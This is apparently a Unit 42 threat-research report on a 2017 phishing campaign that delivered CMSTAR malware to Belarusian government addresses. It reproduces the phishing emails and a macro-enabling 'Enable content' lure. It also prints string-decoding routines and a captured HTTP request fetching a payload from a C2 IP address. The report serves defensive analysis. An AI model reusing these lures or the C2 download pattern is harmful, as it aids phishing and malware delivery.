Threat Actors Target Government of Belarus Using CMSTAR Trojan

researchcenter.paloaltonetworks.com/2017/09/unit42-threat-actors-target-government-belarus-using-cmstar-trojan/

By Josh Grunzweig and Robert Falcone

9/28/2017

Palo Alto Networks Unit 42 has identified a series of phishing emails containing updated versions of the previously discussed CMSTAR malware family targeting various government entities in the country of Belarus.

We first reported on CMSTAR in spear phishing attacks in spring of 2015 and later in 2016.

In this latest campaign, we observed a total of 20 unique emails between June and August of this year that included two new variants of the CMSTAR Downloader. We also discovered two previously unknown payloads. These payloads contained backdoors that we have named BYEBY and PYLOT respectively.




Figure 1 Diagram of the attack sequence

Phishing Emails

Between June and August of this year, we observed a total of 20 unique emails being sent to the following email addresses:


Email Address	Description
press@mod.mil[.]by	Press Service of the Ministry of Defense of the Republic of Belarus
baranovichi_eu@mod.mil[.]by	Baranovichi Operational Management of the Armed Forces
modmail@mod.mil[.]by	Ministry of Defense of the Republic of Belarus
admin@mod.mil[.]by	Ministry of Defense of the Republic of Belarus
itsc@mod.mil[.]by	Unknown. Likely used by Ministry of Defense of the Republic of Belarus
mineuvs@mod.mil[.]by	Minsk Operational Administration of the Armed Forces
inform@mod.mil[.]by	Unknown. Likely used by Ministry of Defense of the Republic of Belarus
uporov_milcoop@mod.mil[.]by	Unknown. Likely used by Ministry of Defense of the Republic of Belarus
video@gpk.gov[.]by	State Border Committee of the Republic of Belarus
armscontrol@mfa.gov[.]by	International Security and Arms Control Department, Ministry of Foreign Affairs
ablameiko@mia[.]by	Unknown. Likely used by the Ministry of Internal Affairs of the Republic of Belarus

These emails contained a series of subject lines, primarily revolving around the topic of Запад-2017 ('West-2017'), also known in English as Zapad 2017. Zapad 2017 was a series of joint military exercises conducted by the Armed Forces of the Russian Federation and the Republic of Belarus, held from September 14th to 20th in 2017.

The full list of subject lines is as follows:

- Fwd:Подготовка к Запад-2017 [Translation: Fwd:Preparing for the West-2017]
- выпуск воспитанников [Translation: graduation]
- К Запад-2017 [Translation: To West-2017]
- Запад-2017 [Translation: West-2017]

An example of some of the previously mentioned emails may be seen below.



Александр Грабког <a.grabkog@mail.ru> andi_84@mail.ru; andreevsa164@mail.ru; armscontrol@mfa.gov.by; baranovichi_eu@mod.mil.by; + 1 1 8/23/2017


К Запад-2017

Перед Запад-2017.rar
2 MB

-
Представляю в ваш адрес материалы к Запад-2017.
Просьба при получении ответить!

С уважением,
Александр Грабког
a.grabkog@mail.ru

Figure 2 Phishing email sent to Belarus government (1/2)



Александр Ляхов <a.lyakhov80@mail.ru> press@mod.mil.by 1 8/16/2017

Fwd:Подготовка к Запад-2017

_Плановая подготовка___21 - 25 августа 2017 г. .doc
226 KB


-
Представляю в ваш адрес материалы.
Просьба при получении ответить!
Если вы получили это письмо по ошибке, пожалуйста, удалите его.

С уважением,
Александр Ляхов
Пресс-служба Министерства обороны Республики Беларусь
220034 , г.Минск, ул. Коммунистическая, 1
тел.:297-15-36 , 297-28-47

Figure 3 Phishing email sent to Belarus government (2/2)

Decoy Documents

We observed that the attachments used in these emails contained a mixture of file types. RTF documents, Microsoft Word documents, and a RAR archive. The RAR archive contained a series of images, a decoy document, and a Microsoft Windows executable within it. The executable has a .scr file extension, and is designed to look like a Windows folder, as seen below:



Name	Date modified	Type	Size
Подготовка к масштабным учениям Запад-2017 в таком формате проводится впервые	8/24/2017 10:50 AM	File folder	
Подготовка к масштабным учениям Запад-2017 в таком формате проводится впервые.scr	8/24/2017 10:34 AM	Screen saver	1,914 KB

Figure 4 Payload disguising itself as a Microsoft Windows folder

The rough translation of the folder and file names above are ‘Preparations for large-scale West-2017 exercises in this format are being held for the first time.’ Within the actual folder, there are a series of JPG images, as well as a decoy document with a title that is translated to ‘Thousands of Russian and Belarusian military are involved in the training of the rear services.’




Перед Запад-2017 ▸ Подготовка к масштабным учениям Запад-2017 в таком формате проводится впервые
Search Подготовка к масштабным...
Organize
Include in library
Share with
Slide show
New folder
СТРАТЕГИЧЕСКОЕ КОМАНДНО-ШТАБНОЕ УЧЕНИЕ "ЗАПАД-2017"
1.jpg
2.jpg
3.jpg
4.JPG
5.jpg
6.jpg
7.jpg
8.jpg
Тысячи военных России и Беларуси задействованы в учении тыловых служб.doc
9 items

Figure 5 Embedded images and decoy document within RAR

The decoy document contains the following content:



Тысячи военных России и Беларуси задействованы в учении тыловых служб
В таком формате подготовка к масштабным учениям проводится впервые

Более двух с половиной тысяч военнослужащих и полутысячи единиц специальной и автомобильной техники задействованы в учениях тыловых служб перед проведением масштабных российско-белорусско военных тактических учений 《Запад-2017》. Об этом говорится в сообщении, опубликованном на официальном сайте Министерства обороны республики.
Самое читаемое

Учения тыловых служб будут проходить на полигоне Борисовский, участках местности Минской, Витебской и Могилевской областей с 21 по 25 августа. Они также будут проходить в местах постоянной дислокации воинских частей тылового и технического обеспечения.

Мероприятие пройдет в два этапа, а его главная задача – подготовить органы военного управления, сил и средств технического и тылового обеспечения к учениям 《Запад-2017》, которые пройдут в сентябре этого года.

В таком формате подготовка к масштабным учениям проводится впервые. В частности, участники отработают техническое прикрытие объектов на участках военно-автомобильных дорог, эвакуации, ремонта и восстановления неисправных образцов техники и вооружения, развертывания полевого магистрального трубопровода и другие вопросы.

Thousands of Russian and Belarusian military are involved in the training of the rear services
In this format, preparations for large-scale exercises are being held for the first time

More than two and a half thousand servicemen and half a thousand units of special and automotive equipment are involved in the exercises of the rear services before the large-scale Russian-Belarusian military tactical exercises "West-2017". This is stated in a message published on the official website of the Ministry of Defense of the Republic.
Most Read


The exercises of the rear services will be held at the Borisovskiy training ground, the areas of the Minsk, Vitebsk and Mogilev regions from 21 to 25 August. They will also be held in places of permanent deployment of military logistics and technical support units.

The event will be held in two stages, and its main task is to prepare the military command, technical and logistic support forces and forces for the West-2017 exercises to be held in September this year.

In this format, preparations for large-scale exercises are being held for the first time. In particular, the participants will work out technical cover of facilities on the sections of the military highways, evacuation, repair and restoration of defective equipment and weapons, deployment of the field trunk pipeline and other issues.

Figure 6 Decoy document within RAR

The other RTF and Word documents used additional decoy documents, which can be seen below.



Защищенный документ

Этот документ защищен Microsoft Office.
Не удается просмотреть?Потому что запуск макросов не включен.
Пожалуйста, щелкните "Включить содержимое" для получения дополнительных сведний.

В Минском суворовском военном училище прошел 61-й выпуск воспитанников

Сегодня состоялся очередной 61-й выпуск воспитанников Минского суворовского военного училища. В этом году путевку в жизнь получили 55 суворовцев. Поздравить возмужавших парней со знаменательным в их жизни событием приехал Министр обороны Республики Беларусь генерал-лейтенант Андрей Равков, который в свое время так же, как и сегодняшние выпускники, получал аттестат зрелости на плацу МСВУ, а также многие другие высокопоставленные гости с генеральскими погонами на плечах.

Protected document

This document is protected by Microsoft Office.
Can not view? Because the start of macros is not enabled.
Please click "Enable content" for more information.


The Minsk Suvorov Military School hosted the 61st graduation of pupils

Today, the 61st graduation of pupils of the Minsk Suvorov Military School took place. This year, 55 suvorovtsi got a start in life. The Defense Minister of the Republic of Belarus, Lieutenant-General Andrei Ravkov, came to congratulate the grown-up guys with a significant event in their life, who in his time, just like today's graduates, received a matriculation certificate on the parade ground of the MIAU, as well as many other high-ranking guests with general shoulder straps on their shoulders .

Among current graduates more than 90 percent have firmly decided to link their future with military service. Many of them will continue their studies at the Military Academy of the Republic of Belarus and at military faculties in higher educational institutions of the country. As a result of final examinations, more than 90 percent of the pupils of the school received maturity certificates with grades from seven points and higher. Four of them deserved special certificates with a gold medal. Suvorovtsy graduation company five times became laureates of the television festival of army song "Star", and this year the guys won in 5 Republican cadet games.

Suvorovtsy always served as an example of high culture, nobility, duty and honor, excellent study, excellent physical training. They are distinguished by perseverance and perseverance in mastering knowledge, aspiration to grow strong and courageous to take a worthy place in the ranks of the Armed Forces of the Republic of Belarus.

Figure 7 Decoy document with translation (1/2)



Плановая подготовка к совместному стратегическому учению вооруженных сил Республики Беларусь и Российской Федерации 《Запад-2017》 выходит на завершающую стадию

С 21 по 25 августа 2017 г. в рамках плановой подготовки к совместному стратегическому учению вооруженных сил Республики Беларусь и Российской Федерации《Запад-2017》состоится совместное специальное учение с органами военного управления, соединениями, воинскими частями и организациями тылового, технического (материально-технического) обеспечения вооруженных сил Республики Беларусь и Российской Федерации.

Для создания реальной обстановки и отработки практических действий сил и средств тылового и технического обеспечения в ходе учения, в качестве войск обозначения с 15 августа прибывают воинские части и подразделения из состава российской части региональной группировки войск (сил).

Белорусские и российские военнослужащие в ходе учения совместно отработают комплекс мероприятий по тыловому
и техническому обеспечению.

Практически будут отработаны вопросы технического прикрытия объектов на порученных участках военно-автомобильных дорог, эвакуации, ремонта и восстановления неисправных образцов техники и вооружения, развертывания полевого магистрального трубопровода, а также участков массовой заправки техники

The planned preparation for the joint strategic training of the Armed Forces of the Republic of Belarus and the Russian Federation "West-2017" is at the final stage

From August 21 to August 25, 2017, as part of the planned preparations for the joint strategic exercise of the armed forces of the Republic of Belarus and the Russian Federation West-2017, a joint special exercise will be held with the military command, units, military units and logistics,) of the armed forces of the Republic of Belarus and the Russian Federation.

To create a real situation and practice the practical actions of forces and equipment of logistics and technical support during the exercise, military units and units from the Russian part of the regional grouping of forces (forces) arrive as military designations from August 15.

Belarusian and Russian servicemen will jointly work out a set of measures for the rear
and technical support.

Practically the issues of technical covering of facilities on the assigned sections of military highways, evacuation, repair and restoration of defective equipment and armament, deployment of the field trunk pipeline, as well as areas of mass refueling of equipment

Figure 8 Decoy document with translation (2/2)

While we observed different techniques being used for delivery, all attachments executed a variant of the CMSTAR malware family. We observed minor changes between variants, which we discuss in the CMSTAR Variations and Payloads section of the blog post.


The Word documents, which we track as Werow, employ malicious macros for their delivery. More information about these macros may be found in the Appendix of the blog post. Additionally, we have included a script that extracts these embedded payloads that can also be found in the Appendix.

The RTF documents made use of CVE-2015-1641. This vulnerability, patched in 2015, allows attackers to execute malicious code when these specially crafted documents are opened within vulnerable instances of Microsoft Word. The payload for these samples is embedded within them and obfuscated using a 4-byte XOR key of 0xCAFEBABE. We have included a script that can be used to extract the underlying payload of these RTFs statically that can be found in the Appendix.

The SCR file mentioned previously drops a CMSTAR DLL and runs it via an external call to rundll32.exe.

CMSTAR Variations and Payloads

In total, we observed three variations of CMSTAR in these recent attacks against Belarusian targets. The biggest change observed between them looks to be minor modifications made to the string obfuscation routine. A very simple modification to the digit used in subtraction was modified between the variants, as shown below:



```
def decode(data):
  out = ""
  c = 0
  for d in data:
    out += chr(ord(d) - c - 10)
    c += 1
  return out
```

```
def decode(data):
  out = ""
  c = 0
  for d in data:
    out += chr(ord(d) - c - 8)
    c += 1
  return out
```


```
def decode(data):
  out = ""
  c = 0
  for d in data:
    out += chr(ord(d) - c - 3)
    c += 1
  return out
```

Figure 9 String obfuscation modifications between CMSTAR variants

The older variation, named CMSTAR.A, was discussed in a previous blog post entitled, "Digital Quartermaster Scenario Demonstrated in Attacks Against the Mongolian Government ."

The CMSTAR.B variant was witnessed using both a different mutex from CMSTAR.A, as well as a slightly modified string obfuscation routine. The mutexes used by CMSTAR ensure that only one instance of the malware runs at a time. The CMSTAR.C variant used the same mutex as CMSTAR.B, however, again used another slightly modified string obfuscation routine. We found all CMSTAR variants using the same obfuscation routine when I payload was downloaded from a remote server. We have included a tool to extract mutex and C2 information from all three CMSTAR variants, as well as a tool to decode the downloaded payload: both may be found in the Scripts section.

An example of CMSTAR downloading its payload may be found below:



```
GET /UScHrzGWbXb01gv.dat HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/32.0.1700.107 Safari/537.36
Host: 45.77.60.138
Cache-Control: no-cache
```

Figure 10 Example HTTP download by CMSTAR

When expanding the research to identify additional CMSTAR.B and CMSTAR.C variants, we identified a total of 31 samples. Of these 31 samples, we found two unique payloads served from three of the C2 URLS—One of which was downloaded from a sample found in the phishing attacks previously described. Both payloads contained previously unknown malware families. We have named the payload found in the email campaign PYLOT, and the malware downloaded from the additional CMSTAR samples BYEBY.

Both malware families acted as backdoors, allowing the attackers to execute commands on the victim machine, as well as a series of other functions. More information about these individual malware families may be found in the appendix.

Conclusion

During the course of this research, we identified a phishing campaign consisting of 20 unique emails targeting the government of Belarus. The ploys used in these email and decoy documents revolved around a joint strategic military exercise of the Armed Forces of the Russian Federation and the Republic of Belarus, which took place between September 14th and September 20th of this year. While looking at the emails in question, we observed two new variants of the CMSTAR malware family. Between the samples identified and others we found while expanding our research scope, we identified two previously unknown malware families.

Palo Alto customers are protected from this threat in the following ways:

- Tags have been created in AutoFocus to track CMSTAR, BYEBY, and PYLOT
- All observed samples are identified as malicious in WildFire
- Domains observed to act as C2s have been flagged as malicious
- Traps 4.1 identifies and blocks the CVE-2015-1641 exploit used in these documents
- Traps 4.1 blocks the macros used in the malicious Word documents

A special thanks to Tom Lancaster for his assistance on this research.

